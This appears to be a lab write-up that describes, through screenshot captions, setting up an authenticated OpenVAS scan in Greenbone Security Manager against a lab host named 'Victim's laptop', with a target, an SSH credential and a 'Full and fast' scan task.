The screenshot shows the 'New Target' dialog box in the Greenbone Security Manager. The target name is 'Victim's laptop'. The host IP is set to 192.168.57.20. The port list is set to 'All IANA assigned TCP'. The credentials section shows 'SSH' on port 22. A 'Save' button is visible at the bottom right.

The screenshot shows the 'New Credential' dialog box in the Greenbone Security Manager. The credential name is 'victim's credentials'. The type is set to 'Username + Password'. The username is 'student' and the password is '*****'. A 'Save' button is visible at the bottom right.

Creation of the task:

The screenshot shows the Greenbone Security Manager web interface at <https://192.168.57.40/tasks>. The main dashboard displays 'Tasks 0 of 0' and 'Tasks by Severity Class (Total: 0)'. A 'New Task' dialog box is open in the center, titled 'New Task'. The form fields include:

- Name:** Scan with victim's credentials
- Comment:** (empty)
- Scan Targets:** Victim's laptop
- Add results to Assets:** Yes (radio button selected)
- Apply Overrides:** Yes (radio button selected)
- Min QoD:** 70 %
- Alterable Task:** No (radio button selected)
- Auto Delete Reports:** Do not automatically delete reports (radio button selected)
- Scanner:** OpenVAS Default
- Scan Config:** Full and fast
- Network Source Interface:** (empty)
- Order for target hosts:** Sequential

At the bottom of the dialog are 'Cancel' and 'Save' buttons.

Resources:

[] report by greebone: greenbone-report-vulnerabilities.pdf